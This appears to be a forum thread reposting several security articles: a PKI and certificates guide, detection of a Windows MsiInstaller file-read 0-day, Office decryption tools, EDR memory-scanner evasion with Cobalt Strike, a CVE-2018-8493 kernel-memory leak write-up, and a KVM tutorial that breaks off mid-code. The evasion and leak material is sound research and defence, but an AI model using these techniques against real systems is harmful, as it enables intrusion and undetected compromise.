you want to use. That’s another post entirely, but here’s some quick guidance (as of December 2018). There’s a slow but ongoing transition from RSA to elliptic curve keys (ECDSA or EdDSA). If you decide to use RSA keys make them at least 2048 bits, and don’t bother with anything bigger than 4096 bits. If you use ECDSA, the P-256 curve is probably best (secp256k1 or prime256v1 in openssl)… unless you’re worried about the NSA in which case you may opt to use something fancier like EdDSA with Curve25519 (though support for these keys is not great). Here’s an example of generating a elliptic curve P-256 key pair using openssl: openssl ecparam -name prime256v1 -genkey -out k.prv openssl ec -in es256.key -pubout -out k.pub Here’s an example of generating the same sort of key pair using step: step crypto keypair --kty EC --curve P-256 k.pub k.prv You can also do this programmatically and never let your private keys touch disk. Choose your poison. Issuance Once a subscriber has a name and key pair the next step is to obtain a leaf certificate from a CA. The CA is going to want to authenticate (prove) two things: The public key to be bound in the certificate is the subscriber’s public key (i.e., the subscriber knows the corresponding private key) The name to be bound in the certificate is the subscriber’s name The former is typically achieved via a simple technical mechanism: a certificate signing request. The latter is harder. Abstractly, the process is called identity proofing or registration. Certificate signing requests To request a certificate a subscriber submits a certificate signing request (CSR) to a certificate authority. The CSR is another ASN.1 structure, defined by PKCS#10. Like a certificate, a CSR is a data structure that contains a public key, a name, and a signature. It’s self-signed using the private key that corresponds to the public key in the CSR. This signature proves that whatever created the CSR knows the private key. It also allows the CSR to be copy-pasted and shunted around without the possibility of modification by some interloper. CSRs include lots of options for specifying certificate details. In practice most of this stuff is ignored by CAs. Instead most CAs use a template or provide an administrative interface to collect this information. You can generate a key pair and create a CSR using step in one command like so: step certificate create –csr test.smallstep.com test.csr test.key OpenSSL is super powerful, but a lot more annoying. Identity proofing Once a CA receives a CSR and verifies its signature the next thing it needs to do is figure out whether the name to be bound in the certificate is actually the correct name of the subscriber. This is tricky. The whole point of certificates is to allow RPs to authenticate subscribers, but how is the CA supposed to authenticate the subscriber before a certificate’s been issued? The answer is: it depends. For Web PKI there are three kinds of certificates and the biggest differences are how they identify subscribers and the sort of identity proofing that’s employed. They are: domain validation (DV), organization validation (OV), and extended validation (EV) certificates. DV certificates bind a DNS name and are issued based on proof of control over a domain name. Proofing typically proceeds via a simple ceremony like sending a confirmation email to the administrative contact listed in WHOIS records. The ACME protocol, originally developed and used by Let’s Encrypt, improves this process with better automation: instead of using email verification an ACME CA issues a challenge that the subscriber must complete to prove it controls a domain. The challenge portion of the ACME specification is an extension point, but common challenges include serving a random number at a given URL (the HTTP challenge) and placing a random number in a DNS TXT record (the DNS challenge). OV and EV certificates build on DV certificates and include the name and location of the organization that owns the bound domain name. They connect a certificate not just to a domain name, but to the legal entity that controls it. The verification process for OV certificates is not consistent across CAs. To address this, CAB Forum introduced EV certificates. They include the same basic information but mandate strict verification (identity proofing) requirements. The EV process can take days or weeks and can include public records searches and attestations (on paper) signed by corporate officers (with pens). After all this, when you visit a website that uses an EV certificate some browsers display the name of the organization in the URL bar. Outside this limited use in browsers, EV certificates aren’t widely leveraged or required by Web PKI relying parties. Essentially every Web PKI RP only requires DV level assurance, based on “proof” of control of a domain. It’s important to consider what, precisely, a DV certificate actually proves. It’s supposed to prove that the entity requesting the certificate owns the relevant domain. It actually proves that, at some point in time, the entity requesting the certificate was able to read an email or configure DNS or serve a secret via HTTP. The underlying security of DNS, email, and BGP that these processes rely on is not great. Attacks against this infrastructure have occurred with the intent to obtain fraudulent certificates. For internal PKI you can use any process you want for identity proofing. You can probably do better than relying on DNS or email the way Web PKI does. This might seem hard at first, but it’s really not. You can leverage existing trusted infrastructure: whatever you use to provision your stuff should also be able to measure and attest to the identity of whatever’s being provisioned. If you trust Chef or Puppet or Ansible or Kubernetes to put code on servers, you can trust them for identity attestations. If you’re using raw AMIs on AWS you can use instance identity documents (GCP and Azure have similar functionality). Your provisioning infrastructure must have some notion of identity in order to put the right code in the right place and start things up. And you must trust it. You can leverage this knowledge and trust to configure RP trust stores and bootstrap subscribers into your internal PKI. All you need to do is come up with some way for your provisioning infrastructure to tell your CA the identity of whatever’s starting up. Incidentally, this is precisely the gap step certificates was designed to fill. Expiration Certificates expire… usually. This isn’t a strict requirement, per se, but it’s almost always true. Including an expiration in a certificate is important because certificate use is disaggregated: in general there’s no central authority that’s interrogated when a certificate is verified by an RP. Without an expiration date, certificates would be trusted forever. A rule of thumb for security is that, as we approach forever, the probability of a credential becoming compromised approaches 100%. Thus, certificates expire. In particular, X.509 certificates include a validity period: an issued at time, a not before time, and a not after time. Time marches forward, eventually passes the not after time, and the certificate dies. This seemingly innocuous inevitability has a couple important subtleties. First, there’s nothing stopping a particular RP from accepting an expired certificate by mistake (or bad design). Again, certificate use is disaggregated. It’s up to each RP to check whether a certificate has expired, and sometimes they mess up. This might happen if your code depends on a system clock that isn’t properly synchronized. A common scenario is a system whose clock is reset to the unix epoch that doesn’t trust any certificates because it thinks it’s January 1, 1970 — well before the not before time on any recently issued certificate. So make sure your clocks are synchronized! On the subscriber side, private key material needs to be dealt with properly after certificate expiration. If a key pair was used for signing/authentication (e.g., with TLS) you’ll want to delete the private key once it’s no longer needed. Keeping a signing key around is an unnecessary security risk: it’s no good for anything but fraudulent signatures. However, if your key pair was used for encryption the situation is different. You’ll need to keep the private key around as long as there’s still data encrypted under the key. If you’ve ever been told not to use the same key pair for signing and encryption, this is the main reason. Using the same key for signing and encryption makes it impossible to implement key lifecycle management best practices when a private key is no longer needed for signing: it forces you to keep signing keys around longer than necessary if it’s still needed to decrypt stuff. Renewal If you’re still using a certificate that’s about to expire you’re going to want to renew it before that happens. There’s actually no standard renewal process for Web PKI – there’s no formal way to extend the validity period on a certificate. Instead you just replace the expiring certificate with a new one. So the renewal process is the same as the issuance process: generate and submit a CSR and fulfill any identity proofing obligations. For internal PKI we can do better. The easiest thing to do is to use your old certificate with a protocol like mutual TLS to renew. The CA can authenticate the client certificate presented by the subscriber, re-sign it with an extended expiry, and return the new certificate in response. This makes automated renewal very easy and still forces subscribers to periodically check in with a central authority. You can use this checkin process to easily build monitoring and revocation facilities. In either case the hardest part is simply remembering to renew your certificates before they expire. Pretty much everyone who manages certificates for a public website has had one expire unexpectedly, producing an error like this. My best advice here is: if something hurts, do it more. Use short lived certificates. That will force you to improve your processes and automate this problem away. Let’s Encrypt makes automation easy and issues 90 day certificates, which is pretty good for Web PKI. For internal PKI you should probably go even shorter: twenty-four hours or less. There are some implementation challenges – hitless certificate rotation can be a bit tricky – but it’s worth the effort. Quick tip, you can use step to check the expiry time on a certificate from the command line: step certificate inspect cert.pem --format json | jq .validity.end step certificate inspect https://smallstep.com --format json | jq .validity.end It’s a little thing, but if you combine this with a DNS zone transfer in a little bash script you can get decent monitoring around certificate expiration for all your domains to help catch issues before they become outages. Revocation If a private key is compromised or a certificate’s simply no longer needed you might want to revoke it. That is, you might want to actively mark it as invalid so that it stops being trusted by RPs immediately, even before it expires. Revoking X.509 certificates is a big mess. Like expiration, the onus is on RPs to enforce revocations. Unlike expiration, the revocation status can’t be encoded in the certificate. The RP has to determine the certificate’s revocation status via some out-of-band process. Unless explicitly configured, most Web PKI TLS RPs don’t bother. In other words, by default, most TLS implementations will happily accept revoked certificates. For internal PKI the trend is towards accepting this reality and using passive revocation. That is, issuing certificates that expire quickly enough that revocation isn’t necessary. If you want to “revoke” a certificate you simply disallow renewal and wait for it to expire. For this to work you need to use short-lived certificates. How short? That depends on your threat model (that’s how security professionals say ¯\(ツ)/¯). Twenty-four hours is pretty typical, but so are much shorter expirations like five minutes. There are obvious challenges around scalability and availability if you push lifetimes too short: every renewal requires interaction with an online CA, so your CA infrastructure better be scalable and highly available. As you decrease certificate lifetime, remember to keep all your clocks in sync or you’re gonna have a bad time. For the web and other scenarios where passive revocation won’t work, the first thing you should do is stop and reconsider passive revocation. If you really must have revocation you have two options: Certificate Revocation Lists (CRLs) Online Certificate Signing Protocol (OCSP) CRLs are defined along with a million other things in RFC 5280. They’re simply a signed list of serial numbers identifying revoked certificates. The list is served from a CRL distribution point: a URL that’s included in the certificate. The expectation is that relying parties will download this list and interrogate it for revocation status whenever they verify a certificate. There are some obvious problems here: CRLs can be big, and distribution points can go down. If RPs check CRLs at all they’ll heavily cache the response from the distribution point and only sync periodically. On the web CRLs are often cached for days. If it’s going to take that long for CRLs to propagate you might as well just use passive revocation. It’s also common for RPs to fail open – to accept a certificate if the the CRL distribution point is down. This can be a security issue: you can trick an RP into accepting a revoked certificate by mounting a denial of service attack against the CRL distribution point. For what it’s worth, even if you’re using CRLs you should consider using short-lived certificates to keep CRL size down. The CRL only needs to include serial numbers for certificates that are revoked and haven’t yet expired. If your certs have shorter lifetimes, your CRLs will be shorter. If you don’t like CRL your other option is OCSP, which allows RPs to query an OCSP responder with a certificate serial number to obtain the revocation status of a particular certificate. Like the CRL distribution point, the OCSP responder URL is included in the certificate. OCSP sounds sweet (and obvious), but it has its own problems. It raises serious privacy issues for Web PKI: the OCSP responder can see what sites I’m visiting based on the certificate status checks I’ve submitted. It also adds overhead to every TLS connection: an additional request has to be made to check revocation status. Like CRL, many RPs (including browsers) fail open and assume a certificate is valid if the OCSP responder is down or returns an error. OCSP stapling is a variant of OCSP that’s supposed to fix these issues. Instead of the relying party hitting the OCSP responder the subscriber that owns the certificate does. The OCSP response is a signed attestation with a short expiry stating that the certificate is not revoked. The attestation is included in the TLS handshake (“stapled to” the certificate) between subscriber and RP. This provides the RP with a reasonably up-to-date revocation status without having to query the OCSP responder directly. The subscriber can use a signed OCSP response multiple times, until it expires. This reduces the load on the responder, mostly eliminates performance problems, and addresses the privacy issue with OCSP. However, all of this is a bit of a rube goldberg device. If subscribers are hitting some authority to obtain a short-lived signed attestation saying that a certificate hasn’t expired why not cut out the middleman: just use short-lived certificates. Using certificates With all of this background out of the way, actually using certificates is really easy. We’ll demonstrate with TLS, but most other uses are pretty similar. To configure a PKI relying party you tell it which root certificates to use To configure a PKI subscriber you tell it which certificate and private key to use (or tell it how to generate its own key pair and exchange a CSR for a certificate itself) It’s pretty common for one entity (code, device, server, etc) to be both an RP and a subscriber. Such entities will need to be configured with the root certificate(s) and a certificate and private key. Finally, for Web PKI the right root certificates are generally trusted by default, so you can skip that part. Here’s a complete example demonstrating certificate issuance, root certificate distribution, and TLS client (RP) and server (subscriber) configuration: Hopefully this illustrates how straightforward right and proper internal PKI and TLS can be. You don’t need to use self-signed certificates or do dangerous things like disabling certificate path validation (passing -k to curl). Pretty much every TLS client and server takes these same parameters. Almost all of them punt on the key and certificate lifecycle bit: they generally assume certificates magically appear on disk, are rotated, etc. That’s the hard part. Again, if you need that, that’s what step certificates does. In Summary Public key cryptography lets computers “see” across networks. If I have a public key, I can “see” you have the corresponding private key, but I can’t use it myself. If I don’t have your public key, certificates can help. Certificates bind public keys to the name of the owner of the corresponding private key. They’re like driver’s licenses for computers and code. Certificate authorities (CAs) sign certificates with their private keys, vouching for these bindings. They’re like the DMV. If you’re the only one who looks like you, and you show me a driver’s license from a DMV I trust, I can figure out your name. If you’re the only one who knows a private key, and you send me a certificate from a CA I trust, I can figure out your name. In the real world most certificates are X.509 v3 certificates. They’re defined using ASN.1 and usually serialized as PEM-encoded DER. The corresponding private keys are usually represented as PKCS#8 objects, also serialized as PEM-encoded DER. If you use Java or Microsoft you might run into PKCS#7 and PKCS#12 envelope formats. There’s a lot of historical baggage here that can make this stuff pretty frustrating to work with, but it’s more annoying than it is difficult. Public key infrastructure is the umbrella term for all the stuff you need to build and agree on in order to use public keys effectively: names, key types, certificates, CAs, cron jobs, libraries, etc. Web PKI is the public PKI that’s used by default by web browsers and pretty much everything else that uses TLS. Web PKI CAs are trusted but not trustworthy. Internal PKI is your own PKI that you build and run yourself. You want one because Web PKI wasn’t designed for internal use cases, and because internal PKI is easier to automate, easier to scale, and gives you more control over a lot of important stuff like naming and certificate lifetime. Use Web PKI for public stuff. Use your own internal PKI for internal stuff (e.g., to use TLS to replace VPNs). smallstep/certificates makes building an internal PKI pretty easy. step certificates open sourced on GitHub: To get a certificate you need to name stuff and generate keys. Use SANs for names: DNS SANs for code and machines, EMAIL SANs for people. Use URI SANs if these won’t work. Key type is a big topic that’s mostly unimportant: you can change key types and the actual crypto won’t be the weakest link in your PKI. To get a certificate from a CA you submit a CSR and prove your identity. Use short-lived certificates and passive revocation. Automate certificate renewal. Don’t disable certificate path validation. Remember: certificates and PKI bind names to public keys. The rest is just details. Sursa: https://smallstep.com/blog/everything-pki.html
-
Detecting Use of SandboxEscaper’s “MsiAdvertiseProduct” 0-day PoC December 26th, 2018 intelligentresponse Blog SandboxEscaper, Zero-day vulnerability Briefly Introduction to the Vulnerability On December 19, 2018, SandboxEscaper released details about another zero-day vulnerability in Microsoft Windows with PoC. This vulnerability, if successfully attack, can be used to bypass restricted DACL of files and let the attacker to gain arbitrary access to file's content. According to SandboxEscaper's explanation, this vulnerability comes from MsiAdvertiseProduct function. The MsiAdvertiseProduct function generates an advertise script or advertises a product to the computer. The MsiAdvertiseProduct function enables the installer to write to a script the registry and shortcut information used to assign or publish a product. The script can be written to be consistent with a specified platform by using MsiAdvertiseProductEx. - Microsoft [4] Calling MsiAdvertiseProduct function leads to copying of files by installer service (MsiInstaller) as SYSTEM which can be abused by creating time to check to time to use (TOCTOU) race condition type to bypass validation. Because this vulnerability is based on race condition so there is a chance that it might not be successful. If it is successful, the destination file will always be readable which lead to its type (arbitrary file read vulnerability) as you can see in the following video. This PoC also work on Windows 7 and Windows Server 2012/R2. Therefore, there are records about using MsiInstaller in an Application Event log. So we can use those records to detect if someone tries to use this vulnerability whether success or not. Event ID "1040" with "MsiInstaller" Source In the Application Event log, there is event ID 1040 on source MsiInstaller that record an activity when Windows Installer has been started. Description of normal event ID 1040 on MsiInstaller will contain information in two forms. Beginning a Windows Installer transaction: <full path to .msi file>. Client Process Id: <process_id>. [5] Event ID "1040" with "MSIInstaller" as source. Full path of MSI file will be shown in this form. Beginning a Windows Installer transaction: {GUID}. Client Process Id: <process_id>. [6] Event ID "1040" with "MSIInstaller" as source. GUID will be shown in this form. If you use Sandboxescaper’s POC to abuse MsiAdvertiseProduct function and attack arbitrary file read vulnerability. Whether success or not, this activity will be recorded in the Application Event log in abnormal form. For example, if you use ReadFile.exe with desktop.ini, event ID 1040 with MsiInstaller as event source will record desktop.ini in its description as follows. Event ID 1040 on MsiInstaller source with desktop.ini in its description. Searching for Intention As a Splunk user, we can use the following indicator to build simple query to check whether there is anyone try to use this vulnerability, by searching for the event in abnormal form (event ID 1040 on MsiInstaller and doesn't contain .msi or {GUID} "EventCode=1040" AND (NOT ".msi") AND (NOT "}") AND "SourceName=MsiInstaller" Reference http://sandboxescaper.blogspot.com/2018/12/readfile-0day.html https://www.zdnet.com/article/researcher-publishes-poc-for-new-windows-zero-day/ and https://www.bleepingcomputer.com/news/security/windows-zero-day-poc-lets-you-read-any-file-with-system-level-access/ https://docs.microsoft.com/en-us/windows/desktop/api/msi/nf-msi-msiadvertiseproducta and http://www.eventid.net/display-eventid-1040-source-MsiInstaller-eventno-10770-phase-1.htm https://books.google.co.th/books?id=nEJRDwAAQBAJ&pg=PT503&lpg=PT503&dq=event+id+1040+msiinstaller Sursa: https://www.i-secure.co.th/2018/12/detecting-use-sandboxescapers-msiadvertiseproduct-0-day-poc/
-
SymDiff Diff tool for comparing symbols in PDB files https://github.com/WalkingCat/SymDiff
-
msoffcrypto-tool msoffcrypto-tool (formerly ms-offcrypto-tool) is a Python tool and library for decrypting encrypted MS Office files with password, intermediate key, or private key which generated its escrow key. Early PoC version: https://github.com/nolze/ms-offcrypto-tool/tree/v0.1.0 Install pip install msoffcrypto-tool Examples As CLI tool (with password) msoffcrypto-tool -p Passw0rd encrypted.docx decrypted.docx Test if the file is encrypted or not (exit code 0 or 1 is returned): msoffcrypto-tool --test -v document.doc As library Password and more key types are supported with library functions. import msoffcrypto file = msoffcrypto.OfficeFile(open("encrypted.docx", "rb")) # Use password file.load_key(password="Passw0rd") # Use private key # file.load_key(private_key=open("priv.pem", "rb")) # Use intermediate key (secretKey) # file.load_key(secret_key=binascii.unhexlify("AE8C36E68B4BB9EA46E5544A5FDB6693875B2FDE1507CBC65C8BCF99E25C2562")) file.decrypt(open("decrypted.docx", "wb")) Supported encryption methods MS-OFFCRYPTO specs ECMA-376 (Agile Encryption/Standard Encryption) MS-DOCX (OOXML) (Word 2007-2016) MS-XLSX (OOXML) (Excel 2007-2016) MS-PPTX (OOXML) (PowerPoint 2007-2016) Office Binary Document RC4 CryptoAPI MS-DOC (Word 2002, 2003, 2004) MS-XLS (Excel 2002, 2003, 2004) (experimental) MS-PPT (PowerPoint 2002, 2003, 2004) Office Binary Document RC4 MS-DOC (Word 97, 98, 2000) MS-XLS (Excel 97, 98, 2000) (experimental) MS-PPT (PowerPoint 97, 98, 2000) ECMA-376 (Extensible Encryption) XOR Obfuscation Other Word 95 Encryption (Word 95 and prior) Excel 95 Encryption (Excel 95 and prior) PowerPoint 95 Encryption (PowerPoint 95 and prior) PRs welcome! Todo Add tests Support decryption with passwords Support older encryption schemes Add function-level tests Add API documents Publish to PyPI Add decryption tests for various file formats Merge to more comprehensive projects handling MS Office files (such as oletools?) if possible Support decrypting encrypted macros Support decrypting encrypted Excel worksheets Support decrypting editing protection Support encryption Sursa: https://github.com/nolze/msoffcrypto-tool
-
Bypassing Memory Scanners with Cobalt Strike and Gargoyle William Burgess, 18 July 2018 This blog post will present research into attempting to bypass memory scanners using Cobalt Strike’s beacon payload and the gargoyle memory scanning evasion technique. It will demonstrate a proof of concept (PoC) which uses gargoyle to stage a Cobalt Strike beacon payload on a timer. The assumption behind this PoC is that we will be up against Endpoint Detection and Response solutions (EDRs) using memory scanning techniques which occur at regular time intervals and that do not alert on non-executable memory (as this is likely to be extremely noisy and performance intensive at scale). By ‘jumping’ in and out of memory we aim to avoid having our payload resident in memory when a scanner runs and then re-stage it into memory when the coast is clear. This post assumes some familiarity with the gargoyle memory scanning evasion technique and Matt Graeber’s technique for writing optimized Windows shellcode in C. Introduction Modern enterprises are increasingly adopting sophisticated endpoint detection and response solutions (EDRs) which specialise in detecting advanced malware at scale across an enterprise. Examples of these include Carbon Black, Crowdstrike’s Falcon, ENDGAME, CyberReason, Countercept, Cylance and FireEye HX.[1] One of the challenges MWR face when conducting targeted attack simulations is that we will frequently obtain a foothold on a host which is running some type of EDR solution. As a result, it is vital that we are able to bypass any advanced detection capabilities in place to remain hidden. Many EDR solutions feature powerful capabilities that can be effective at detecting suspicious behaviour on a compromised host, such as: Memory scanning techniques, such as looking for reflectively loaded DLLs, injected threads [2] and inline/IAT/EAT hooking [3] Real-time system tracing, such as process execution, file writes and registry activity Command line logging and analysis Network tracing Common cross-process access techniques such as monitoring for CreateRemoteThread, WriteProcessMemory and VirtualAllocEx Articol complet: https://labs.mwrinfosecurity.com/blog/experimenting-bypassing-memory-scanners-with-cobalt-strike-and-gargoyle/
-
EXPLOITING WINDOWS’ IP ID RANDOMIZATION BUG TO LEAK KERNEL DATA AND MORE (CVE-2018-8493) October 30, 2018 Ran Menscher IP fragmentation is an ancient mechanism that nevertheless yields surprising attacks in modern days, due to its complexity. This post explains CVE-2018-8493, an interesting vulnerability that I’ve recently found and was patched in the latest Patch Tuesday. INTRODUCTION The IP protocol suite supports fragmentation in order to transport packets longer than a link’s MTU. The design relies on an identification field (“IP ID”), such that all fragments that belong to the same packet will have the same IP ID. example of a fragmented IPv6 packet, IP ID is shown as “ident” in the packet’s summary (Ipv4 only uses a 15 bit Identification field, whereas Ipv6 uses 31 bits which appears on an IPv6 optional header) In 2003 it was shown that this design was vulnerable, as (in a naïve implementation, a global counter) an attacker could blindly intercept or discard packets. Later, more mature demonstrations surfaced (i.e this one). Before that, predicting this identification field allowed attackers to scan networks without disclosing the compromised node (“idle scan”). An excerpt from this master thesis shows the state of the art (2013) with major OSs’ implementations for the assignment method of IP ID: algorithm used to generate IP IDs in various OSs. as tested by Mathias Morbitzer in 2013 Notice how Windows and non-BSD Linux are marked “Global” for a global counter. Not too great… SO THEY SOLVED IT! Around that time Microsoft started generating the IP ID randomly, uniquely per IP-PATH (=src,dst tuple). They chosen the Toeplitz hash for this task (with a random 40 bytes key). Why? Because they were implementing Receive-Side-Scaling as hinted by the “Rss” prefix on the used functions. While mixing performance and security is not always the best idea, this design could in principle still be safe… but we’ll see. IMPLEMENTATION IP ID is calculated in the following way: identification = base + increment base is calculated at the IP path allocation (first packet sent to a new remote address). The logic is: base = IpFragmentIdSecretTable ^ RssHashComputeToeplitzHash(protocol_family, SourceAddress, RemoteAddress); IpFragmentIdSecretTable is a random DWORD generated on system start. RssHashComputeToeplitzHash is calling RtlComputeToeplitzHash on the {SrcIP,DstIP} tuple and increment is a dword out of an 0x8000 bytes long table called IpFragmentIdIncrementTable, increment = IpFragmentIdIncrementTable[RssHashComputeToeplitzStreamHash(...) ^ IpFragmentIdSecretTableHighWord) & 0x1FFF] CVE-2018-8493 ExAllocatePoolWithTag is called to allocate 0x8000 bytes. while BCryptGenRandom initializes only 8 bytes (the rest are left with previous data from the kernel’s usage) The vulnerability lies in the fact that IpFragmentIdIncrementTable is not initialized with random content. It used to be (as it is in 6.2.9200.16399, from 2012), but in current latest windows 10 and 8.1 versions only 8 of its 0x8000 bytes are initialized. The rest are uninitialized, non-zeroed kernel memory, as received from ExAllocatePoolWithTagPriority. Because of this reason, it is very likely that the increment value for an IP-path is zero, the attacker has many attempts to “hit” zero table entries, and can simply rank candidates for the key, choosing the highest ranking. Using two samples of an identification field that were generated for different IP paths, and whose increment value is zero – it is possible to calculate a DWORD out of the key that is used for hashing, IpRssToeplitzHashKey. RtlComputeToeplitzHash’s logic is: int RtlComputeToeplitzHash(…){ result = 0; do { result ^= matrices[2*offset+1][*input & 0xF] ^ matrices[2*offset][*input>>4]; offset += 2; input++; } while ( remaining_bytes-- ); return result; } Essentially, each nibble from the input is used as an offset to a 4*4 Toeplitz matrix, the matrices are generated from the IpRssToeplitzHashKey. Taking a DWORD and a fifth byte each time, and taking a 32 bit “window” of the two with a specific bit offset (here I referred to the windowing as “rol”) A Toeplitz matrix is simply a list of cells, each holds a mix of key bits (32 bits at a time), rolled a various number of times, and XORed between them. an example to give the impression of it: 0 rol(key,3) rol(key,2) rol(key,3) ⊕ rol(key,2) rol(key,1) rol(key,3) ⊕ rol(key,1) rol(key,2) ⊕ rol(key,1) rol(key,3) ⊕ rol(key,2) ⊕ rol(key,1) rol(key,0) rol(key,3) ⊕ rol(key,0) rol(key,2) ⊕ rol(key,0) rol(key,3) ⊕ rol(key,2) ⊕ rol(key,0) rol(key,1) ⊕ rol(key,0) rol(key,3) ⊕ rol(key,1) ⊕ rol(key,0) rol(key,2) ⊕ rol(key,1) ⊕ rol(key,0) rol(key,3) ⊕ rol(key,2) ⊕ rol(key,1) ⊕ rol(key,0) Important observations I had about this matrix and algorithm: The different cells contain different numbers of XOR’d elements. The hash state evolves by XORing itself with a new value If we take two inputs that are identical besides their last element (= last nibble), The hashing state for the two would be identical until the latest iteration, where it will evolve like this: (i’ve taken 1 and 9 as the latest nibbles for the two samples) Result1 ^= rol(key,3) Result2 ^= rol(key,3) ^ rol(key,0) In this case, Result1 ^ Result2 gives rol(key,0), which is simply key. This is apparently true to any pair of nibbles that are a XOR of 8 from the other (Toeplitz matrix characteristics) And depending on the offset of the non identical nibbles – different parts of the key are uncovered. PUTTING IT ALL TOGETHER Two IP ID samples for which the IpFragmentIdIncrementTable cell is zero. (you don’t know this, but get enough samples, do the whole process and a clear winner will emerge) Therefore Identification = secret_dword ^ hash(ip_path) The IP-Paths are identical but two nibbles, which are XOR 8 of each other Therefore Hash1 ^ hash2 = key And lastly, (because the secret_dword XORs itself out) Sample1 ^ Sample2 = key This can be continued to get all the other key parts. READING UNINITIALIZED KERNEL MEMORY Since XORing two IP ID samples (with table values zero) yields a key part, which we know – With one sample and a key part – we can calculate an expected IP ID for other IP Paths, if the table content for them was zero. And comparing to an actual sample of the IP ID for that IP Path, if it’s greater than the expected value, the difference must be the cell content, Kernel data! The results of a crude PoC: Output of a simple PoC to read 8 bytes of the key (above), and use those to read uninitialized data (below) SUMMARY OF THE ATTACK Generate/Acquire as many pairs of samples of fragmented IP packets sent on different IP paths The pairs must have the paths identical but one nibble, where the two samples would hold a values of XOR 8 from each other. XOR the IP IDs rank the outcomes. the one with most occurrences is a DWORD from the key. keep the IP IDs and IP PATHs that gave the correct outcome use those against other IP PATHs, where the relation is not a XOR of 8. Calculate the expected result (now that you have the key) the difference between the actual result and the expected is uninitialized kernel memory. break KASLR. (For the advanced students: add logic that adjusts the outcomes to the fact that the IP IDs are only read in windows of 31 bits) FINAL WORDS a special thanks goes to @tom41sh from MSRC and the wise @ace__pace Sursa: https://menschers.com/2018/10/30/what-is-cve-2018-8493/
-
[Note] Learning KVM - implement your own Linux kernel Few weeks ago I solved a great KVM escaping challenge from TWCTF hosted by @TokyoWesterns. I have given a writeup on my blog: [Write-up] TokyoWesterns CTF 2018 - pwn240+300+300 EscapeMe, but it mentions nothing about KVM because there's no bug (at least I didn't find) around it. Most introduction of KVM I found are actually introducing either libvirt or qemu, lack of how to utilize KVM by hand, that's why I have this post. This thread is a good start to implement a simple KVM program. Some projects such as kvm-hello-world and kvmtool are worthy to take a look as well. And OSDev.org has great resources to learn system architecture knowledge. In this post I will introduce how to use KVM directly and how it works, wish this article can be a quick start for beginners learning KVM. I've created a public repository for the source code of KVM-based hypervisor and the kernel: david942j/kvm-kernel-example. You can clone and try it after reading this article. Warning: all code in this post may be simplified to clearly show its function, if you want to write some code, I highly recommend you read examples in the repository instead of copy-paste code from here. The kernel I implemented is able to execute an ELF in user-space, this is the screenshot of execution result: Introduction KVM (Kernel-base Virtual Machine) is a virtual machine that implemented native in Linux kernel. As you know, VM usually used for creating a separated and independent environment. As the official site described, each virtual machine created by KVM has private virtualized hardware: a network card, disk, graphics adapter, etc. First I'll introduce how to use KVM to execute simple assembled code, and then describe some key points to implement a Linux kernel. The Linux kernel we will implement is extremely simple, but more features might be added after this post released. Get Started All communication with KVM is done by the ioctl syscall, which is usually used for getting and setting device status. Creating a KVM-based VM basically needs 7 steps: Open the KVM device, kvmfd=open("/dev/kvm", O_RDWR|O_CLOEXEC) Do create a VM, vmfd=ioctl(kvmfd, KVM_CREATE_VM, 0) Set up memory for VM guest, ioctl(vmfd, KVM_SET_USER_MEMORY_REGION, ®ion) Create a virtual CPU for the VM, vcpufd=ioctl(vmfd, KVM_CREATE_VCPU, 0) Set up memory for the vCPU vcpu_size=ioctl(kvmfd, KVM_GET_VCPU_MMAP_SIZE, NULL) run=(struct kvm_run*)mmap(NULL, mmap_size, PROT_READ|PROT_WRITE, MAP_SHARED, vcpufd, 0) Put assembled code on user memory region, set up vCPU's registers such as rip Run and handle exit reason. while(1) { ioctl(vcpufd, KVM_RUN, 0); ... } Too complicated!? See this figure A VM needs user memory region and virtual CPU(s), so all we need is to create VM, set up user memory region, create vCPU(s) and its working space then execute it! Code is better than plaintext for hackers. Warning: code posted here has no error handling. Step 1 - 3, set up a new VM /* step 1~3, create VM and set up user memory region */ void kvm(uint8_t code[], size_t code_len) { // step 1, open /dev/kvm int kvmfd = open("/dev/kvm", O_RDWR|O_CLOEXEC); if(kvmfd == -1) errx(1, "failed to open /dev/kvm"); // step 2, create VM int vmfd = ioctl(kvmfd, KVM_CREATE_VM, 0); // step 3, set up user memory region size_t mem_size = 0x40000000; // size of user memory you want to assign void *mem = mmap(0, mem_size, PROT_READ|PROT_WRITE, MAP_SHARED|MAP_ANONYMOUS, -1, 0); int user_entry = 0x0; memcpy((void*)((size_t)mem + user_entry), code, code_len); struct kvm_userspace_memory_region region = { .slot = 0, .flags = 0, .guest_phys_addr = 0, .memory_size = mem_size, .userspace_addr = (size_t)mem }; ioctl(vmfd, KVM_SET_USER_MEMORY_REGION, ®ion); /* end of step 3 */ // not finished ... } In above code fragment I assign 1GB memory (mem_size) to the guest, and put assembled code on the first page. Later we will set the instruction pointer to 0x0 (user_entry), where the guest should start to execute. Step 4 - 6, set up a new vCPU /* step 4~6, create and set up vCPU */ void kvm(uint8_t code[], size_t code_len) { /* ... step 1~3 omitted */ // step 4, create vCPU int vcpufd = ioctl(vmfd, KVM_CREATE_VCPU, 0); // step 5, set up memory for vCPU size_t vcpu_mmap_size = ioctl(kvmfd, KVM_GET_VCPU_MMAP_SIZE, NULL); struct kvm_run* run = (struct kvm_run*) mmap(0, vcpu_mmap_size, PROT_READ | PROT_WRITE, MAP_SHARED, vcpufd, 0); // step 6, set up vCPU's registers /* standard registers include general-purpose registers and flags */ struct kvm_regs regs; ioctl(vcpufd, KVM_GET_REGS, ®s); regs.rip = user_entry; regs.rsp = 0x200000; // stack address regs.rflags = 0x2; // in x86 the 0x2 bit should always be set ioctl(vcpufd, KVM_SET_REGS, ®s); // set registers /* special registers include segment registers */ struct kvm_sregs sregs; ioctl(vcpufd, KVM_GET_SREGS, &sregs); sregs.cs.base = sregs.cs.selector = 0; // let base of code segment equal to zero ioctl(vcpufd, KVM_SET_SREGS, &sregs); // not finished ... } Here we create a vCPU and set up its registers include standard registers and "special" registers. Each kvm_run structure corresponds to one vCPU, and we will use it to get the CPU status after execution. Notice that we can create multiple vCPUs under one VM, then with multithread we can emulate a VM with multiple CPUs. Note: by default, the vCPU runs in real mode, which only executes 16-bit assembled code. To run 32 or 64-bit, the page table must be set up, which we'll describe later. Step 7, execute! /* last step, run it! */ void kvm(uint8_t code[], size_t code_len) { /* ... step 1~6 omitted */ // step 7, execute vm and handle exit reason while (1) { ioctl(vcpufd, KVM_RUN, NULL); switch (run->exit_reason) { case KVM_EXIT_HLT: fputs("KVM_EXIT_HLT", stderr); return 0; case KVM_EXIT_IO: /* TODO: check port and direction here */ putchar(*(((char *)run) + run->io.data_offset)); break; case 